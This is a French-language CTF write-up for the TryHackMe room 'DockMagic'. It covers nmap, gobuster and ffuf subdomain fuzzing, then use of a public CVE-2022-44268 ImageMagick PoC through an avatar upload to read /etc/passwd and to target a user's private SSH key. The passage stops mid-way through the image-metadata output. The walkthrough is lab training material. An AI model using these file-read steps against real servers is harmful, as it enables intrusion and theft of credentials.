TryHackMe - DockMagic
Write-up de lu challenge DockMagic

Informations sur la room
Au pays de la magie, un sorcier s’échappe de sa détention et se lance dans une nouvelle aventure.
Lien : DockMagic
Solutions des tâches
What is the value of flag 1?
Ok déjà je n’avais pas accès au site donc j’ai mis l’ip de la machine dans le /etc/hosts pour y accéder

Voici le site et on peut y voir une page de connexion et d’inscription avec un avatar qu’on peut upload pour y mettre sa photo de profil.
On va dans un premier temps scanner les ports etc avec nmap mais j’ai déjà deux ou trois idées qui me viennent en tête
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(omnimessie㉿omnimessie)-[~]
└─$ nmap -sC -sV site.empman.thm
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 12:42 EDT
Nmap scan report for site.empman.thm (10.10.159.206)
Host is up (0.037s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 e6:b7:14:81:2d:c6:43:bd:f7:8e:ee:b3:7e:32:d3:09 (RSA)
|   256 7d:64:9d:6c:8d:24:9d:53:b4:7a:ac:c8:f9:da:8b:74 (ECDSA)
|_  256 d1:30:1a:39:c6:46:9a:47:91:12:c6:4d:0d:b9:4e:26 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: EmpMan
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
Donc maintenant nous voyons que le port SSH est ouvert ainsi que le port 80 qui est le port sur lequel nous sommes actuellement
Maintenant je vais chercher tout autre répertoire qu’il pourrait y avoir de cacher avec dirsearch ou gobuster mais vu que nous avons fait un cours sur gobuster récemment nous allons l’utiliser pour mettre en application ce que nous avons appris.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(omnimessie㉿omnimessie)-[~]
└─$ gobuster dir -u "http://site.empman.thm/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 64
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://site.empman.thm/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
Mais rien a été trouvé donc je décide d’aller explorer le site un peu plus loin en me connectant avec des identifiant au hazard et maintenant j’ai un bouton pour éditer mon compte, une fois sur le compte, je ne trouve rien donc je passe a autre chose
Je décide d’exécuter du fuzzing qui permet de trouver des répertoires caché comme un /admin ou autre
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(omnimessie㉿omnimessie)-[~/BOX/Medium/DockMagic]
└─$ ffuf -u http://10.10.159.206 -H 'host : FUZZ.empman.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 17406

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.159.206
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.empman.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 17406
________________________________________________

backup                  [Status: 200, Size: 255, Words: 56, Lines: 8, Duration: 127ms]
site                    [Status: 200, Size: 4611, Words: 839, Lines: 97, Duration: 53ms]
:: Progress: [19966/19966] :: Job [1/1] :: 1104 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
Décomposition de la commande
ffuf- L’outil de fuzzing lui-même-u http://10.10.159.206- L’URL cible à tester-H 'host : FUZZ.empman.thm'- Ajoute un header HTTP personnalisé-Hspécifie un header HTTPhostest le nom du header (je me suis trompé j’ai oublié le H au lieu de h en minuscule mais ça n’a rien changé)FUZZest le mot-clé remplacé par chaque entrée de la wordlist.empman.thmest le domaine de base
-w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt- La wordlist utilisée- Contient les 20 000 sous-domaines les plus communs
- Chaque ligne sera testée à la place de FUZZ
-fs 17406- Filtre les réponses par taille-fs= Filter Size- Ignore les réponses de exactement
17406octets - Permet d’éliminer les faux positifs qui retournent toujours la même page
Donc maintenant nous avons trouvé le backup, nous devons l’ajouter de nouveau dans le /etc/hosts pour y accéder et voici ce qu’on voit :

On peut télécharger ce fichier zip et le unzip sur notre machine et voici que qu’on y trouve avec un ls
1
2
3
4
5
6
7
aclocal.m4     configure            Install-unix.txt     magick.sh.in   NOTICE          tests
api_examples   configure.ac         Install-vms.txt      Magickshr.opt  PerlMagick      TODO
app-image      filters              Install-windows.txt  MagickWand     QuickStart.txt  utilities
AUTHORS.txt    ImageMagick.spec.in  LICENSE              Make.com       README.md       winpath.sh
coders         images               m4                   Makefile.am    README.txt      www
common.shi.in  index.html           Magick++             Makefile.in    scripts
config         Install-mac.txt      MagickCore           NEWS.txt       SECURITY.md
Et dans le README.md on peut y voir ceci:
1
The current release is the ImageMagick 7.1.0 series. It runs on Linux, Windows, macOS X, iOS, Android OS, and others.
En cherchant un peut sur ce qu’il y a sur internet autour de ImageMagick on peut notamment y trouver un PoC juste ici CVE-2022-44268 et on y voit comment l’utiliser et l’installer pour l’exploiter
Donc dans un premier temps on clone le repo git clone https://github.com/voidz0r/CVE-2022-44268
Ensuite on peut lancer le projet : cargo run "/etc/passwd"
Maintenant que je l’ai lancé voici ce que ça m’affiche :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
└─$ cargo run "/ect/passwd"
    Updating crates.io index
  Downloaded miniz_oxide v0.6.2
  Downloaded bitflags v1.3.2
  Downloaded adler v1.0.2
  Downloaded crc32fast v1.3.2
  Downloaded cfg-if v1.0.0
  Downloaded hex v0.4.3
  Downloaded png v0.17.7
  Downloaded flate2 v1.0.25
  Downloaded 8 crates (294.4KiB) in 0.17s
   Compiling crc32fast v1.3.2
   Compiling cfg-if v1.0.0
   Compiling adler v1.0.2
   Compiling bitflags v1.3.2
   Compiling hex v0.4.3
   Compiling miniz_oxide v0.6.2
   Compiling flate2 v1.0.25
   Compiling png v0.17.7
   Compiling cve-2022-44268 v0.1.0 (/home/omnimessie/BOX/Medium/DockMagic/CVE-2022-44268)
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 2.12s
     Running `target/debug/cve-2022-44268 /ect/passwd`
Si l’exploit fonctionne, nous obtiendrons le contenu de /etc/passwd, après l’exécution, nous obtiendrons une image nommée image.png.
On doit maintenant faire en sorte que cette image soit traitée par ImageMagick, et l’image résultante contiendra le contenu du fichier que nous avons choisi dans la commande cargo.
Le seul endroit dans l’application Web où nous pouvons télécharger des images est l’endroit où nous modifions notre profil, nous téléchargeons donc l’image là-bas, puis nous la soumettons
Une fois le profil modifié ou avoir créer un nouveau compte avec l’image modifié on peut re télécharger cette image avec wget pour identifier toute les données avec les commandes qu’on doit suivre pour cette CVE
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
└─$ identify -verbose final.png
Image:
  Filename: final.png
  Permissions: rw-rw-r--
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: PseudoClass
  Geometry: 150x150+0+0
  Units: Undefined
  Colorspace: sRGB
  Type: Palette
  Endianness: Undefined
  Depth: 1/8-bit
  Channels: 4.0
  Channel depth:
    Red: 1-bit
    Green: 1-bit
    Blue: 1-bit
  Channel statistics:
    Pixels: 22500
    Red:
      min: 1  (1)
      max: 1 (1)
      mean: 1 (1)
      median: 1 (1)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
    Green:
      min: 0  (0)
      max: 0 (0)
      mean: 0 (0)
      median: 0 (0)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
    Blue:
      min: 0  (0)
      max: 0 (0)
      mean: 0 (0)
      median: 0 (0)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
  Image statistics:
    Overall:
      min: 0  (0)
      max: 1 (1)
      mean: 0.333333 (0.333333)
      median: 0.333333 (0.333333)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
  Colors: 1
  Histogram:
         22500: (255,0,0) #FF0000 red
  Colormap entries: 2
  Colormap:
    0: (255,0,0,1) #FF0000FF red
    1: (254,254,254,1) #FEFEFEFF srgba(254,254,254,1)
  Rendering intent: Perceptual
  Gamma: 0.45455
  Chromaticity:
    red primary: (0.64,0.33,0.03)
    green primary: (0.3,0.6,0.1)
    blue primary: (0.15,0.06,0.79)
    white point: (0.3127,0.329,0.3583)
  Matte color: grey74
  Background color: srgb(99.6139%,99.6139%,99.6139%)
  Border color: srgb(223,223,223)
  Transparent color: black
  Interlace: None
  Intensity: Undefined
  Compose: Over
  Page geometry: 150x150+0+0
  Dispose: Undefined
  Iterations: 0
  Compression: Zip
  Orientation: TopLeft
  Properties:
    date:create: 2025-10-26T18:14:10+00:00
    date:modify: 2025-10-26T18:11:55+00:00
    date:timestamp: 2025-10-26T18:14:21+00:00
    png:bKGD: chunk was found (see Background color, above)
    png:cHRM: chunk was found (see Chromaticity, above)
    png:gAMA: gamma=0.45455 (See Gamma, above)
    png:IHDR.bit-depth-orig: 1
    png:IHDR.bit_depth: 1
    png:IHDR.color-type-orig: 3
    png:IHDR.color_type: 3 (Indexed)
    png:IHDR.interlace_method: 0 (Not interlaced)
    png:IHDR.width,height: 150, 150
    png:PLTE.number_colors: 2
    png:text: 4 tEXt/zTXt/iTXt chunks were found
    png:tIME: 2025-10-26T18:11:55Z
    Raw profile type:

    1370
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130333a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130343a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130363a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3130373a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a44656269616e2d6578696d3a783a3130353a3130383a3a2f7661722f73706f
6f6c2f6578696d343a2f7573722f7362696e2f6e6f6c6f67696e0a737368643a783a3130
363a36353533343a3a2f72756e2f737368643a2f7573722f7362696e2f6e6f6c6f67696e
0a656d703a783a313030303a313030303a3a2f686f6d652f656d703a2f62696e2f626173
680a

    signature: 9f049cc158316f9a9eccf996967863f73c39889b443b04253a7f8c6ef0a1cd78
  Artifacts:
    verbose: true
  Tainted: False
  Filesize: 1064B
  Number pixels: 22500
  Pixel cache type: Memory
  Pixels per second: 55.286MP
  User time: 0.000u
  Elapsed time: 0:01.000
  Version: ImageMagick 7.1.2-3 Q16 x86_64 23340 https://imagemagick.org
Et voilà nous avons maintenant nos données qui nous servirons pour la suite
Voici exactement ce qui nous intéresse:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130333a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130343a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130363a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3130373a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a44656269616e2d6578696d3a783a3130353a3130383a3a2f7661722f73706f
6f6c2f6578696d343a2f7573722f7362696e2f6e6f6c6f67696e0a737368643a783a3130
363a36353533343a3a2f72756e2f737368643a2f7573722f7362696e2f6e6f6c6f67696e
0a656d703a783a313030303a313030303a3a2f686f6d652f656d703a2f62696e2f626173
680a
On nous dit sur le github qu’on peut utiliser la commande suivant pour traduire le pavet juste avant en vrai teste un peu plus compréhensible:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
└─$ python3
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex = "726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722\
f7362696e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a737\
9733a783a333a333a7379733a2f6465763a2f7573722f7362696e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f6\
2696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783\
a363a31323a6d616e3a2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a783a373a373a6c703a2f7661722f73706\
f6f6c2f6c70643a2f7573722f7362696e2f6e6f6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f7573722f7362696e2f6\
e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703\
a783a31303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f6e6f6c6f67696e0a70726f78793a783a31333a31333a7\
0726f78793a2f62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d646174613a2f7661722f77777\
73a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f73626\
96e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c697374204d616e616765723a2f7661722f6c6973743a2f7573722f73626\
96e2f6e6f6c6f67696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f7362696e2f6e6f6c6f67696e0a676e6174733a7\
83a34313a34313a476e617473204275672d5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e6174733a2f7573722\
f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a36353533343a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f73626\
96e2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797\
374656d642d6e6574776f726b3a783a3130313a3130333a73797374656d64204e6574776f726b204d616e6167656d656e742c2c2c3a2f72756e2f7379737\
4656d643a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d7265736f6c76653a783a3130323a3130343a73797374656d64205265736f6c7\
665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e0a6d6573736167656275733a783a3130333a3130363a3a2f6e6\
f6e6578697374656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573796e633a783a3130343a3130373a73797374656d6\
42054696d652053796e6368726f6e697a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e0a44656269616\
e2d6578696d3a783a3130353a3130383a3a2f7661722f73706f6f6c2f6578696d343a2f7573722f7362696e2f6e6f6c6f67696e0a737368643a783a31303\
63a36353533343a3a2f72756e2f737368643a2f7573722f7362696e2f6e6f6c6f67696e0a656d703a783a313030303a313030303a3a2f686f6d652f656d7\
03a2f62696e2f626173680a"
>>> bytes_obj = bytes.fromhex(hex)
>>> results = bytes_obj.decode('utf-8')
>>> print(results)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:107:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
Debian-exim:x:105:108::/var/spool/exim4:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
emp:x:1000:1000::/home/emp:/bin/bash
Comme on peut le voir j’ai tout fait dans la console de python3 directement et maintenant on peut voir tout les /etc/passwd
Mais on voit notamment cette ligne : emp:x:1000:1000::/home/emp:/bin/bash
Et si on a bien observé la CVE, ça nous parlait du fait que on peut avoir les clés ssh privées et publique comme ceci (presque de la même façon qu’avant):
1
2
3
└─$ cargo run "/home/emp/.ssh/id_rsa"
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.03s
     Running `target/debug/cve-2022-44268 /home/emp/.ssh/id_rsa`
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
└─$ identify -verbose final_ssh.png
Image:
  Filename: final_ssh.png
  Permissions: rw-rw-r--
  Format: PNG (Portable Network Graphics)
  Mime type: image/png
  Class: PseudoClass
  Geometry: 150x150+0+0
  Units: Undefined
  Colorspace: sRGB
  Type: Palette
  Endianness: Undefined
  Depth: 1/8-bit
  Channels: 4.0
  Channel depth:
    Red: 1-bit
    Green: 1-bit
    Blue: 1-bit
  Channel statistics:
    Pixels: 22500
    Red:
      min: 1  (1)
      max: 1 (1)
      mean: 1 (1)
      median: 1 (1)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
    Green:
      min: 0  (0)
      max: 0 (0)
      mean: 0 (0)
      median: 0 (0)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
    Blue:
      min: 0  (0)
      max: 0 (0)
      mean: 0 (0)
      median: 0 (0)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
  Image statistics:
    Overall:
      min: 0  (0)
      max: 1 (1)
      mean: 0.333333 (0.333333)
      median: 0.333333 (0.333333)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
  Colors: 1
  Histogram:
         22500: (255,0,0) #FF0000 red
  Colormap entries: 2
  Colormap:
    0: (255,0,0,1) #FF0000FF red
